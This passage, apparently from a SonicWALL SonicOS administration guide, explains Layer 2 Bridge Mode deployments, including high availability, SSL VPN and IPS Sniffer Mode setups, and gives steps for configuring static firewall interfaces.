
User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

You will also need to make sure to modify the firewall access rules to allow traffic from the LAN to WAN, and from the WAN to the LAN, otherwise traffic will not pass successfully. You may also need to modify routing information on your firewall if your PCM+/NIM server is placed on the DMZ.

Perimeter Security

The following diagram depicts a network where the SonicWALL is added to the perimeter for the purpose of providing security services (the network may or may not have an existing firewall between the SonicWALL and the router).




In this scenario, everything below the SonicWALL (the *Primary Bridge Interface* segment) will generally be considered as having a lower level of trust than everything to the left of the SonicWALL (the *Secondary Bridge Interface* segment). For that reason, it would be appropriate to use X1 (Primary WAN) as the *Primary Bridge Interface*.

Traffic from hosts connected to the *Secondary Bridge Interface* (LAN) would be permitted outbound through the SonicWALL to their gateways (VLAN interfaces on the L3 switch and then through the router), while traffic from the *Primary Bridge Interface* (WAN) would, by default, not be permitted inbound.

If there were public servers, for example, a mail and Web server, on the *Secondary Bridge Interface* (LAN) segment, an Access Rule allowing WAN->LAN traffic for the appropriate IP addresses and services could be added to allow inbound traffic to those servers.

Internal Security



This diagram depicts a network where the SonicWALL will act as the perimeter security device and secure wireless platform. Simultaneously, it will provide L2 Bridge security between the workstation and server segments of the network *without having to readdress any of the workstation or servers*.

This typical inter-departmental Mixed Mode topology deployment demonstrates how the SonicWALL can simultaneously Bridge and route/NAT. Traffic to/from the *Primary Bridge Interface* (Server) segment from/to the *Secondary Bridge Interface* (Workstation) segment will pass through the L2 Bridge.

Since both interfaces of the Bridge-Pair are assigned to a Trusted (LAN) zone, the following will apply:


- All traffic will be allowed by default, but Access Rules could be constructed as needed. Consider, for the point of contrast, what would occur if the X2 (Primary Bridge Interface) was instead assigned to a Public (DMZ) zone: All the Workstations would be able to reach the Servers, but the Servers would not be able to initiate communications to the Workstations. While this would probably support the traffic flow requirements (i.e. Workstations initiating sessions to Servers), it would have two undesirable effects:

- a. The DHCP server would be in the DMZ. DHCP requests from the Workstations would pass through the L2 Bridge to the DHCP server (192.168.0.100), but the DHCP offers from the server would be dropped by the default DMZ->LAN Deny Access Rule. An Access Rule would have to be added, or the default modified, to allow this traffic from the DMZ to the LAN.
 - b. Security services directionality would be classified as *Outgoing* for traffic from the Workstations to the Server since the traffic would have a Trusted source zone and a Public destination zone. This might be sub-optimal since it would provide less scrutiny than the *Incoming* or (ideally) *Trust* classifications.
- Security services directionality would be classified as *Trust*, and all signatures (*Incoming*, *Outgoing*, and *Bidirectional*) will be applied, providing the highest level of security to/from both segments.

For detailed instructions on configuring interfaces in Layer 2 Bridge Mode, see [“Configuring Layer 2 Bridge Mode” on page 275](#)

Layer 2 Bridge Mode with High Availability

This method is appropriate in networks where both High Availability and Layer 2 Bridge Mode are desired. This example is for SonicWALL NSA series appliances, and assumes the use of switches with VLANs configured.



The SonicWALL HA pair consists of two SonicWALL NSA 3500 appliances, connected together on port X5, the designated HA port. Port X1 on each appliance is configured for normal WAN connectivity and is used for access to the management interface of that device. Layer 2 Bridge Mode is implemented with port X0 bridged to port X2.

When setting up this scenario, there are several things to take note of on both the SonicWALLs and the switches.

On the SonicWALL appliances:

- Do not enable the Virtual MAC option when configuring High Availability. In a Layer 2 Bridge Mode configuration, this function is not useful.
- Enabling Preempt Mode is not recommended in an inline environment such as this. If Preempt Mode is required, follow the recommendations in the documentation for your switches, as the trigger and failover time values play a key role here.
- Consider reserving an interface for the management network (this example uses X1). If it is necessary to assign IP addresses to the bridge interfaces for probe purposes or other reasons, SonicWALL recommends using the management VLAN network assigned to the switches for security and administrative purposes. Note that the IP addresses assigned for HA purposes do not directly interact with the actual traffic flow.

On the switches:

- Using multiple tag ports: As shown in the above diagram, two tag (802.1q) ports were created for VLAN 100 on both the Edge switch (ports 23 and 24) and Core switch (C24 - D24). The NSA 3500 appliances are connected inline between these two switches. In a high performance environment, it is usually recommended to have Link Aggregation/ Port Trunking, Dynamic LACP, or even a completely separate link designated for such a deployment (using OSPF), and the fault tolerance of each of the switches must be considered. Consult your switch documentation for more information.
- On HP ProCurve switches, when two ports are tagged in the same VLAN, the port group will automatically be placed into a failover configuration. In this case, as soon as one port fails, the other one becomes active.

Layer 2 Bridge Mode with SSL VPN

This sample topology covers the proper installation of a SonicWALL UTM device into your existing SonicWALL EX-Series SSL VPN or SonicWALL SSL VPN networking environment. By placing the UTM appliance into Layer 2 Bridge Mode, with an internal, private connection to the SSL VPN appliance, you can scan for viruses, spyware, and intrusions in both directions. In this scenario the SonicWALL UTM appliance is not used for security enforcement, but instead for bidirectional scanning, blocking viruses and spyware, and stopping intrusion attempts. When programmed correctly, the UTM appliance will not interrupt network traffic, unless the behavior or content of the traffic is determined to be undesirable. Both one- and two-port deployments of the SonicWALL UTM appliance are covered in this section.

WAN to LAN Access Rules

Because the UTM appliance will be used in this deployment scenario only as an enforcement point for anti-virus, anti-spyware and intrusion prevention, its existing security policy must be modified to allow traffic to pass in both directions between the WAN and LAN.

On the **Firewall > Access Rules** page, in the **Configure** column, click the **Edit** icon for the intersection of WAN to LAN traffic. Click the **Edit** icon in the **Configure** column next to the default rule that implicitly blocks uninitiated traffic from the WAN to the LAN.

Firewall / **Access Rules**

Restore Defaults...

Access Rules (ALL > ALL) Items 1 to 29 (of 29)

View Style: All Rules Matrix Drop-down Boxes

Add... Delete Clear Statistics Restore Defaults..

#	Zone	>	Zone	Priority	Source	Destination	Service	Action	Users	Flow Report	Geo-IP Filter	Botnet Filter	Packet Monitor	Comment	Enable	Configure
	LAN															
1	LAN	>	LAN	1	Any	All XO Management IP	Ping	Allow	All						<input checked="" type="checkbox"/>	
2	LAN	>	LAN	2	Any	All XO Management IP	SSH Management	Allow	All						<input checked="" type="checkbox"/>	

In the **Edit Rule** window, select **Allow** for the **Action** setting, and then click **OK**.

Configure the Network Interfaces and Activate L2B Mode

In this scenario the WAN interface is used for the following:

- Access to the management interface for the administrator
- Subscription service updates on MySonicWALL
- The default route for the device and subsequently the “next hop” for the internal traffic of the SSL VPN appliance (this is why the UTM device WAN interface must be on the same IP segment as the internal interface of the SSL VPN appliance)

The LAN interface on the UTM appliance is used to monitor the unencrypted client traffic coming from the external interface of the SSL VPN appliance. This is the reason for running in Layer 2 Bridge Mode (instead of reconfiguring the external interface of the SSL VPN appliance to see the LAN interface as the default route).

On the **Network > Interfaces** page of the SonicOS management interface, click the **Configure** icon for the **WAN** interface, and then assign it an address that can access the Internet so that the appliance can obtain signature updates and communicate with NTP.

The gateway and internal/external DNS address settings will match those of your SSL VPN appliance:

- **IP address:** This must match the address for the internal interface on the SSL VPN appliance.
- **Subnet Mask, Default Gateway, and DNS Server(s):** Make these addresses match your SSL VPN appliance settings.

For the **Management** setting, select the **HTTPS** and **Ping** check boxes. Click **OK** to save and activate the changes.

Interface 'X1' Settings

Zone: WAN

IP Assignment: Static

IP Address: 10.203.28.35

Subnet Mask: 255.255.255.0

Default Gateway: 10.203.28.1

DNS Server 1: 10.200.0.52

DNS Server 2:

DNS Server 3:

Comment: Default WAN

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

To configure the LAN interface settings, navigate to the **Network > Interfaces** page and click the **Configure** icon for the **LAN** interface.

For the **IP Assignment** setting, select **Layer 2 Bridged Mode**. For the **Bridged to** setting, select **X1**.

Interface 'X0' Settings

Zone: LAN

Mode / IP Assignment: Layer 2 Bridged Mode (IP Route Option)

Bridged to: X1

Block all non-IPv4 traffic

Never route traffic on this bridge-pair

Only sniff traffic on this bridge-pair

Disable stateful-inspection on this bridge-pair

Comment: Bridged to X1

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

If you also need to pass VLAN tagged traffic, supported on SonicWALL NSA series appliances, click the **VLAN Filtering** tab and add all of the VLANs that will need to be passed.


Click **OK** to save and activate the change. You may be automatically disconnected from the UTM appliance's management interface. You can now disconnect your management laptop or desktop from the UTM appliance's X0 interface and power the UTM appliance off before physically connecting it to your network.

Install the SonicWALL UTM appliance between the network and SSL VPN appliance

Regardless of your deployment method (single- or dual-homed), the SonicWALL UTM appliance should be placed between the X0/LAN interface of the SSL VPN appliance and the connection to your internal network. This allows the device to connect out to SonicWALL's licensing and signature update servers, and to scan the decrypted traffic from external clients requesting access to internal network resources.

Dual-Homed SSL VPN Appliance

If your SSL VPN appliance is in two-port mode behind a third-party firewall, it is dual-homed.




To connect a dual-homed SSL VPN appliance, follow these steps:

- Step 1** Cable the X0/LAN port on the UTM appliance to the X0/LAN port on the SSL VPN appliance.
- Step 2** Cable the X1/WAN port on the UTM appliance to the port where the SSL VPN was previously connected.
- Step 3** Power on the UTM appliance.

Single-Homed SSL VPN Appliance

If your SSL VPN appliance is in one-port mode in the DMZ of a third-party firewall, it is single-homed.



To connect a single-homed SSL VPN appliance, follow these steps:

- Step 1** Cable the X0/LAN port on the UTM appliance to the X0/LAN port of the SSL VPN appliance.
- Step 2** Cable the X1/WAN port on the UTM appliance to the port where the SSL VPN was previously connected.
- Step 3** Power on the UTM appliance.

Configure or Verify Settings

From a management station inside your network, you should now be able to access the management interface on the UTM appliance using its WAN IP address.

Make sure that all security services for the SonicWALL UTM appliance are enabled. See [“Licensing Services” on page 277](#) and [“Activating UTM Services on Each Zone” on page 279](#).

SonicWALL Content Filtering Service must be disabled before the device is deployed in conjunction with a SonicWALL Aventail SSL VPN appliance. On the **Network > Zones** page, click **Configure** next to the LAN (X0) zone, clear the **Enforce Content Filtering Service** check box and then click **OK**.

The screenshot shows the configuration page for a LAN zone. The 'General Settings' section includes the following options:

- Name: LAN
- Security Type: Trusted
- Allow Interface Trust
- Enforce Content Filtering Service
 - CFS Policy: Default
- Enable Client AV Enforcement Service (highlighted with a dashed border)
- Enable Gateway Anti-Virus Service
- Enable IPS
- Enable App Control Service
- Enable Anti-Spyware Service
- Enforce Global Security Clients
- Create Group VPN
- Enable SSL Control
- Enable SSLVPN Access

If you have not yet changed the administrative password on the SonicWALL UTM appliance, you can do so on the **System > Administration** page.


To test access to your network from an external client, connect to the SSL VPN appliance and log in. Once connected, attempt to access to your internal network resources. If there are any problems, review your configuration and see the [“Configuring the Common Settings for L2 Bridge Mode Deployments” section on page 276](#).

IPS Sniffer Mode

Supported on SonicWALL NSA 2400 and above series appliances, IPS Sniffer Mode is a variation of Layer 2 Bridge Mode that is used for intrusion detection. IPS Sniffer Mode configuration allows an interface on the SonicWALL to be connected to a mirrored port on a switch to examine network traffic. Typically, this configuration is used with a switch inside the main gateway to monitor traffic on the intranet.

In the network diagram below, traffic flows into a switch in the local network and is mirrored through a switch mirror port into an IPS Sniffer Mode interface on the SonicWALL security appliance. The SonicWALL inspects the packets according to the Unified Threat Management (UTM) settings configured on the Bridge-Pair. Alerts can trigger SNMP traps which are sent to the specified SNMP manager via another interface on the SonicWALL. The network traffic is discarded after the SonicWALL inspects it.

The WAN interface of the SonicWALL is used to connect to the SonicWALL Data Center for signature updates or other data.



In IPS Sniffer Mode, a Layer 2 Bridge is configured between two interfaces in the same zone on the SonicWALL, such as LAN-LAN or DMZ-DMZ. You can also create a custom zone to use for the Layer 2 Bridge. Only the WAN zone is **not** appropriate for IPS Sniffer Mode.

The reason for this is that SonicOS detects all signatures on traffic within the same zone such as LAN-LAN traffic, but some directional specific (client-side versus server-side) signatures do not apply to some LAN-WAN cases.

Either interface of the Layer 2 Bridge can be connected to the mirrored port on the switch. As network traffic traverses the switch, the traffic is also sent to the mirrored port and from there into the SonicWALL for deep packet inspection. Malicious events trigger alerts and log entries,

and if SNMP is enabled, SNMP traps are sent to the configured IP address of the SNMP manager system. The traffic does not actually continue to the other interface of the Layer 2 Bridge. IPS Sniffer Mode does not place the SonicWALL appliance inline with the network traffic, it only provides a way to inspect the traffic.


The Edit Interfaces screen available from the Network > Interfaces page provides a new checkbox called **Only sniff traffic on this bridge-pair** for use when configuring IPS Sniffer Mode. When selected, this checkbox causes the SonicWALL to inspect all packets that arrive on the L2 Bridge from the mirrored switch port. The **Never route traffic on this bridge-pair** checkbox should also be selected for IPS Sniffer Mode to ensure that the traffic from the mirrored switch port is not sent back out onto the network. (The **Never route traffic on this bridge-pair** setting is known as Captive-Bridge Mode.)

For detailed instructions on configuring interfaces in IPS Sniffer Mode, see [“Configuring IPS Sniffer Mode” on page 286](#).

Sample IPS Sniffer Mode Topology

This section provides an example topology that uses SonicWALL IPS Sniffer Mode in a Hewlett Packard ProCurve switching environment. This scenario relies on the ability of HP’s ProCurve Manager Plus (PCM+) and HP Network Immunity Manager (NIM) server software packages to throttle or close ports from which threats are emanating.

This method is useful in networks where there is an existing firewall that will remain in place, but you wish to use the SonicWALL’s UTM services as a sensor.



In this deployment the WAN interface and zone are configured for the *internal* network’s addressing scheme and attached to the internal network. The X2 port is Layer 2 bridged to the LAN port – but it won’t be attached to anything. The X0 LAN port is configured to a second, specially programmed port on the HP ProCurve switch. This special port is set for mirror mode – it will forward all the internal user and server ports to the “sniff” port on the SonicWALL. This

allows the SonicWALL to analyze the entire internal network's traffic, and if any traffic triggers the UTM signatures it will immediately trap out to the PCM+/NIM server via the X1 WAN interface, which then can take action on the specific port from which the threat is emanating.

To configure this deployment, navigate to the **Network > Interfaces** page and click on the configure icon for the **X2** interface. On the X2 Settings page, set the **IP Assignment** to 'Layer 2 Bridged Mode' and set the **Bridged To:** interface to 'X0'. Select the checkbox for **Only sniff traffic on the bridge-pair**. Click **OK** to save and activate the change.

Next, go to the **Network > Interfaces** page and click on the configure icon for the **X1 WAN** interface. On the X1 Settings page, assign it a unique IP address for the *internal* LAN segment of your network – this may sound wrong, but this will actually be the interface from which you manage the appliance, and it is also the interface from which the appliance sends its SNMP traps as well as the interface from which it gets UTM signature updates. Click **OK**.

You must also modify the firewall rules to allow traffic from the LAN to WAN, and from the WAN to the LAN, otherwise traffic will not pass successfully.

Connect the span/mirror switch port to X0 on the SonicWALL, not to X2 (in fact X2 isn't plugged in at all), and connect X1 to the internal network. Use care when programming the ports that are spanned/mirrored to X0.

Configuring Interfaces

Topics:

- [“Configuring the Static Interfaces” on page 243](#)
- [“Configuring Interfaces in Transparent Mode” on page 246](#)
- [“Configuring Wireless Interfaces” on page 247](#)
- [“Configuring a WAN Interface” on page 250](#)
- [“Configuring the NSA Expansion Pack Module Interface \(NSA 2400MX and 250M only\)” on page 259](#)
- [“Configuring Link Aggregation and Port Redundancy” on page 267](#)
- [“Configuring Routed Mode” on page 271](#)
- [“Configuring the U0 External 3G/Modem Interface” on page 272](#)
- [“Configuring VLAN Subinterfaces” on page 275](#)
- [“Configuring Layer 2 Bridge Mode” on page 275](#)
- [“Configuring IPS Sniffer Mode” on page 286](#)
- [“Configuring Wire Mode” on page 290](#)

Configuring the Static Interfaces

Static means that you assign a fixed IP address to the interface.

-
- Step 1** Click on the **Edit** icon in the **Configure** column for the Interface you want to configure. The **Edit Interface** window is displayed.
- You can configure **X0** through **X8**, depending on the number of interfaces on your appliance.

- If you want to create a new zone, select **Create new zone**. The **Add Zone** window is displayed. See [“Network > Zones” on page 309](#) for instructions on adding a zone.

Step 2 Select a zone to assign to the interface. You can select LAN, WAN, DMZ, WLAN, Wireless VLAN Sub-Interface, or a custom zone.

Step 3 Select **Static** from the **IP Assignment** menu.

Step 4 Enter the IP address and subnet mask of the zone in the **IP Address** and **Subnet Mask** fields.



Note You cannot enter an IP address that is in the same subnet as another zone.

Step 5 Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.

